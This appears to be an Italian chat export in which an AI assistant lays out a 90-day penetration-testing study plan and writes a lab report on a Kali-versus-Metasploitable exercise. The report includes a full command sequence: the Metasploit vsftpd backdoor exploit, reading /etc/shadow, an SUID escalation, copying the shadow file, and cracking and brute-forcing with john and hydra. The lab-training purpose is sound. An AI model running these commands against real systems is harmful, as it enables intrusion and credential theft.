Giorno 49 — Lateral movement

Studia:

- spostarsi tra macchine
-



Giorno 50 — Pivoting serio

Studia:

- tunneling
 - forwarding
-



BLOCCO SISTEMI E DIFESA



Giorno 51 — Hardening Linux

```
sudo ufw enable  
sudo ss -tuln
```



Giorno 52 — Logs

```
journalctl -xe  
cat /var/log/auth.log
```



Giorno 53 — Fail2ban

Protezione brute force



Giorno 54 — SSH security

Studia:

- chiavi
 - disabilitare password
-



Giorno 55 — Firewall avanzato



Giorno 56 — Monitoring

Studia:

- processi
 - traffico
-



Giorno 57 — IDS/IPS

Concetti:

- intrusion detection
-



Giorno 58 — Threat modeling

👉 importantissimo per MicroBot



Giorno 59 — Architettura sicura

Studia:

- sistemi distribuiti sicuri
-



Giorno 60 — Mini progetto serio

Fai:

Simula attacco → documenta → proponi difesa



COSA CAMBIA DA QUI IN POI

Prima:

- imparavi tool

Ora:

- capisci sistemi



TOOL NUOVI CHE HAI AGGIUNTO

- Gobuster
- ffuf
- Burp avanzato
- Wireshark deep
- tcpdump
- BloodHound
- Impacket
- CrackMapExec

👉 questi sono tool da livello serio



PER TE (IMPORTANTE)

Ora il focus deve diventare:

web + rete + sistemi distribuiti

👉 cioè esattamente MicroBot



TI DICO UNA COSA DIRETTA

Se arrivi al giorno 60 fatto bene:

- 👉 sei già sopra il livello medio
 - 👉 puoi iniziare a costruire roba tua
 - 👉 puoi parlare seriamente di sicurezza
-



PROSSIMO STEP

Se vuoi salire ancora:

- 👉 ti faccio i giorni 61 → 90 (livello quasi professionale)
 - oppure
 - 👉 ti costruisco un laboratorio sicurezza MicroBot completo
-

Dimmi tu dove vuoi andare 🙌

Perfetto, qui entriamo nel livello **quasi professionale** 🔥
Questa fase non è più “imparo tool”, ma **ragiono come un security engineer / pentester vero**.

Ti porto nei **giorni 61 → 90**, dove inizi a:

- simulare scenari reali
 - progettare attacchi e difese
 - integrare tutto (rete + web + sistemi + IoT)
-



BLOCCO 3 — GIORNI 61 → 90 (QUASI PROFESSIONALE)



Giorno 61 — Metodologia Pentest

Studia:

- fasi ufficiali (PTES / OSCP style)

Recon → Scanning → Exploitation → Post → Reporting

👉 non è più random, è metodo



Giorno 62 — Reporting serio

Obiettivo:
scrivere come un professionista

Struttura:

- vulnerabilità

- impatto
 - proof of concept
 - remediation
-



Giorno 63 — Enumerazione avanzata

Non fermarti ai tool

👉 ragiona:

- cosa sto cercando?
 - dove posso entrare?
-



Giorno 64 — Privilege escalation avanzata

Studia:

- kernel exploit
- misconfig avanzate
- servizi vulnerabili

Tool:

- LinPEAS
-



Giorno 65 — Persistence

Studia:

- mantenere accesso

⚠️ solo lab



Giorno 66 — Log evasion (teorico)

Studia:

- come gli attacchi evitano detection

👉 lato difensivo importantissimo

BLOCCO WEB PRO

Giorno 67 — Authentication bypass avanzato

Studia:

- login logic flaws
 - token manipulation
-

Giorno 68 — JWT attacks

Studia:

- token forgery
 - weak signature
-

Giorno 69 — Advanced SQL Injection

Studia:

- blind SQLi
 - time-based
-

Giorno 70 — XSS avanzato

Studia:

- stored XSS
 - DOM XSS
-

Giorno 71 — CSRF avanzato

Studia:

- exploit completo
 - bypass protezioni
-



Giorno 72 — File upload bypass

Studia:

- mime bypass
 - extension tricks
-



Giorno 73 — SSRF

Studia:

- server-side request forgery

👉 molto importante oggi



Giorno 74 — Command injection avanzata

Studia:

- bypass filtri
 - encoding tricks
-



Giorno 75 — Full web attack chain

Costruisci:

XSS → cookie → session → SQLi → shell

👉 quello che hai fatto, ma migliorato



BLOCCO NETWORK PRO



Giorno 76 — Pivoting avanzato

Studia:

- tunneling
 - proxychains
-



Giorno 77 — Tunneling

Tool:

- ssh tunneling

ssh -L 8080:target:80 user@host



Giorno 78 — SOCKS proxy

👉 per attacchi indiretti



Giorno 79 — Lateral movement avanzato

Studia:

- credenziali riutilizzate
 - accessi interni
-



Giorno 80 — Active Directory deep

Tool:

- BloodHound

👉 mondo aziendale



BLOCCO DIFESA SERIA



Giorno 81 — Threat modeling serio

Costruisci:

chi attacca → cosa attacca → come → impatto



Giorno 82 — Hardening avanzato

Studia:

- servizi minimi
 - zero trust base
-



Giorno 83 — Logging e detection

Studia:

- pattern attacco
 - anomalie
-



Giorno 84 — SIEM (intro)

Concetto:

- analisi centralizzata log
-



Giorno 85 — Incident response

Studia:

- cosa fare dopo attacco



BLOCCO TOP — IL TUO LIVELLO



Giorno 86 — Sicurezza sistemi distribuiti

👉 QUESTO È IL TUO

Studia:

- comunicazione nodi
 - autenticazione
 - sincronizzazione
-




Giorno 87 — API security


Studia:

- REST security
 - token
 - rate limiting
-





Giorno 88 — IoT security





Service provider






```
➔ tools binwalk -e test.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
218040	0x353B8	CRC32 polynomial table, little endian
524288	0x80000	uImage header, header size: 64 bytes, header CRC: 0x4687D1AC, created: 2007-06-15 10:36:26, image size: 2217656 bytes, Data Address: 0x2000000, Entry Point: 0x2000040, data CRC: 0xA54D09E1, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "gm8136"
524352	0x80040	Linux kernel ARM boot executable zImage (little-endian)
542452	0x846F4	gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)
3670112	0x380060	xz compressed data
3800908	0x39FF4C	xz compressed data
3931872	0x3BFEE0	xz compressed data
4979008	0x4BF940	xz compressed data





Studia:

- ESP32
- protocolli
- firmware

July
17

Giorno 89 — MicroBot security design

Fai:

analisi vulnerabilità sistema

- controller
- nodi
- rete

July
17

Giorno 90 — PROGETTO FINALE

Costruisci:

Attacco simulato + difesa + documentazione



COSA DIVENTI DOPO QUESTO

Se arrivi qui davvero:

- 👉 non sei più studente base
 - 👉 sei uno che capisce sistemi
 - 👉 puoi costruire e proteggere
-



DIFFERENZA CHIAVE

Prima:

- tool → output

Ora:

- sistema → vulnerabilità → impatto → difesa
-



PER TE (IMPORTANTISSIMO)

Il tuo vantaggio enorme:

- 👉 stai facendo MicroBot

Se integri sicurezza lì:

diventi molto sopra la media



TI PARLO DIRETTO

Se fai davvero fino al giorno 90:

- 👉 puoi:
- fare portfolio serio
- parlare con aziende
- costruire roba tua



PROSSIMO STEP

Ora hai due strade forti:

- 👉 ti costruisco un **progetto sicurezza MicroBot completo (livello pro)**
- oppure
- 👉 ti preparo un **CV + portfolio con tutto quello che hai fatto**

Dimmi e andiamo al livello successivo 🙌

Perfetto, ti faccio un riassunto scritto **come se fosse una sezione di relazione/tesi**, pulito, discorsivo, completo e copiabile.

Attività di laboratorio: introduzione al penetration testing con Kali Linux

Nel corso dell'attività è stato realizzato un ambiente di laboratorio isolato finalizzato allo studio e alla pratica del penetration testing in un contesto controllato. L'infrastruttura è stata progettata utilizzando macchine virtuali, al fine di garantire sicurezza operativa e assenza di interferenze con reti reali. In particolare, sono state configurate due istanze: una macchina attaccante basata su Kali Linux e una macchina bersaglio vulnerabile, Metasploitable 2, entrambe connesse tramite una rete virtuale di tipo Host-Only.

Dopo la configurazione dell'ambiente, è stata verificata la corretta connettività tra le due macchine mediante l'analisi degli indirizzi IP assegnati e test di comunicazione di base. Questo passaggio ha costituito il prerequisito fondamentale per le successive operazioni di analisi e attacco.

La fase iniziale dell'attività ha riguardato la raccolta di informazioni sul sistema target attraverso tecniche di scanning. In particolare, è stato utilizzato il tool Nmap per effettuare una scansione delle porte e dei servizi attivi sulla macchina bersaglio. Mediante l'utilizzo di opzioni avanzate, è stato possibile identificare non solo le porte aperte, ma anche le versioni dei servizi in esecuzione, tra cui FTP, SSH, HTTP e altri servizi di rete. Questa fase ha consentito di costruire una prima mappa della superficie di attacco del sistema.

Successivamente, è stata condotta un'analisi delle vulnerabilità potenziali, basata sulle informazioni raccolte. Tra i servizi individuati, è stata identificata una versione vulnerabile del server FTP (vsftpd 2.3.4), nota per la presenza di una backdoor. Questa vulnerabilità è stata

quindi sfruttata utilizzando il framework Metasploit, uno strumento avanzato per l'esecuzione di exploit.

Durante l'interazione con Metasploit, è stato necessario comprendere e configurare correttamente i parametri dell'exploit, in particolare gli indirizzi di rete e il tipo di payload utilizzato. Inizialmente è stato riscontrato un errore relativo alla mancata definizione del parametro LHOST, fondamentale nei casi di payload reverse. Tale problema ha evidenziato la differenza tra payload che richiedono una connessione di ritorno e quelli che operano tramite interazione diretta con il target. La risoluzione è avvenuta tramite l'utilizzo di un payload compatibile con la natura dell'exploit, evitando la necessità di configurare una connessione inversa.

Una volta eseguito correttamente l'exploit, è stato ottenuto accesso al sistema target sotto forma di shell remota. Questo ha segnato il passaggio dalla fase di attacco esterno a quella di post-exploitation. A questo punto, sono state eseguite operazioni di enumerazione interna del sistema, tra cui l'identificazione dell'utente corrente, l'analisi del sistema operativo e l'esplorazione del file system.

Successivamente, l'attività si è concentrata sulla ricerca di tecniche di privilege escalation, con l'obiettivo di ottenere privilegi amministrativi (root). Sono state analizzate diverse strategie, tra cui la verifica dei permessi sudo, la ricerca di file con bit SUID attivo e l'identificazione di possibili vulnerabilità locali sfruttabili.

Parallelamente, è stata avviata una fase di raccolta delle credenziali, attraverso l'accesso ai file di sistema contenenti informazioni sugli utenti, come /etc/passwd e /etc/shadow. Tali dati, opportunamente estratti, possono essere utilizzati per operazioni di cracking delle password mediante strumenti dedicati, consentendo l'eventuale accesso ad altri account.

Infine, è stato introdotto il concetto di pivoting, ovvero la capacità di utilizzare il sistema compromesso come punto di accesso verso ulteriori risorse nella rete. Attraverso l'analisi della configurazione di rete e l'eventuale scansione di altri host, è possibile estendere l'attacco e simulare scenari realistici di compromissione multipla.

L'intero processo ha seguito una struttura metodologica tipica del penetration testing: raccolta informazioni, identificazione delle vulnerabilità, sfruttamento, accesso al sistema, escalation dei privilegi e movimento laterale. Tale approccio consente non solo di individuare le debolezze di un sistema, ma anche di comprenderne le implicazioni operative in termini di sicurezza.

Se vuoi, nel prossimo passo ti faccio:

👉 una versione ancora più "da 30 e lode", con titoli, formule e schema tecnico da mettere direttamente nella tua documentazione MicroBot.

Perfetto, ti preparo un blocco unico **stile documento tecnico**, lineare, senza spiegazioni superflue, pronto da copiare e incollare nella tua relazione.

Procedura operativa completa per attività di penetration testing in ambiente virtuale

La seguente sequenza riporta l'insieme dei comandi utilizzati per la configurazione, analisi, sfruttamento e post-exploitation di un sistema vulnerabile all'interno di un laboratorio isolato composto da una macchina attaccante (Kali Linux) e una macchina bersaglio (Metasploitable).

Verifica configurazione di rete e connettività

ip a

ping 192.168.56.102

Scansione del sistema target

nmap -sS -sV -A 192.168.56.102

Avvio del framework Metasploit

msfconsole

Ricerca exploit per il servizio FTP vulnerabile

search vsftpd

Selezione ed utilizzo dell'exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Configurazione del target

set RHOST 192.168.56.102

Impostazione payload compatibile

set payload cmd/unix/interact

Esecuzione dell'exploit

run

Verifica accesso al sistema

whoami

id

uname -a

Esplorazione del file system

pwd

ls

cd /home

ls -la

Analisi degli utenti di sistema

cat /etc/passwd

cat /etc/shadow

Verifica possibilità di escalation privilegi

sudo -l

Ricerca file con permessi SUID

find / -perm -4000 -type f 2>/dev/null

Tentativo di escalation privilegi

`/bin/bash -p`

Verifica privilegi acquisiti

`whoami`

Ricerca credenziali nel sistema

`grep -r "password" /home`

`history`

Trasferimento file di sistema (opzionale)

`scp user@192.168.56.102:/etc/shadow .`

Cracking delle password (su Kali Linux)

`john shadow`

`john --wordlist=/usr/share/wordlists/rockyou.txt shadow`

Analisi della rete interna del sistema compromesso

`ip a`

`netstat -tuln`

Scansione della rete interna

`nmap -sT 192.168.56.0/24`

Accesso ad altri host della rete

`ssh user@192.168.56.X`

Attacco brute force su servizi remoti

```
hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.X
```

Questa sequenza rappresenta un flusso operativo completo che segue le fasi standard del penetration testing: identificazione del target, raccolta informazioni, individuazione delle vulnerabilità, sfruttamento, accesso al sistema, escalation dei privilegi, raccolta delle credenziali e movimento laterale nella rete.

Se vuoi, nel prossimo step ti faccio una versione ancora più avanzata con:

- struttura a capitoli da tesi
- spiegazione teorica di ogni comando
- collegamento al tuo progetto MicroBot (questa roba lì dentro spacca davvero)

Perfetto, ti costruisco una **tabella completa, pulita e da documento serio**, che riassume *tutto il percorso che hai fatto finora* in modo chiaro e utilizzabile anche in una relazione.

Tabella riassuntiva attività svolte — Percorso Penetration Testing

Fas e	Attività	Strumenti utilizzati	Comandi/tec niche principali	Obiettivo tecnico	Risultato ottenuto
1	Setup laboratorio	VirtualBox / Kali Linux / Metasploitabl e	Configurazion e VM, rete Host-Only	Creare ambiente isolato e sicuro	Laboratorio funzionante con due macchine comunicanti
2	Verifica rete	Bash / Networking tools	ip a, ifconfig, ping	Identificare IP e connettività	Comunicazion e tra attacker e target
3	Reconnaissan ce	Nmap	nmap -sS -sV -A	Identificare porte e servizi	Mappa completa dei servizi attivi

4	Analisi vulnerabilità	Database exploit / conoscenza servizi	Identificazione vsftpd 2.3.4	Individuare punti deboli	Vulnerabilità FTP rilevata
5	Exploitation	Metasploit	<code>msfconsole</code> , <code>use exploit,</code> <code>set RHOST,</code> <code>run</code>	Ottenere accesso al sistema	Shell remota ottenuta
6	Gestione payload	Metasploit	Configurazione e payload (<code>cmd/unix/interact</code>)	Comprendere reverse vs bind shell	Risoluzione errore LHOST
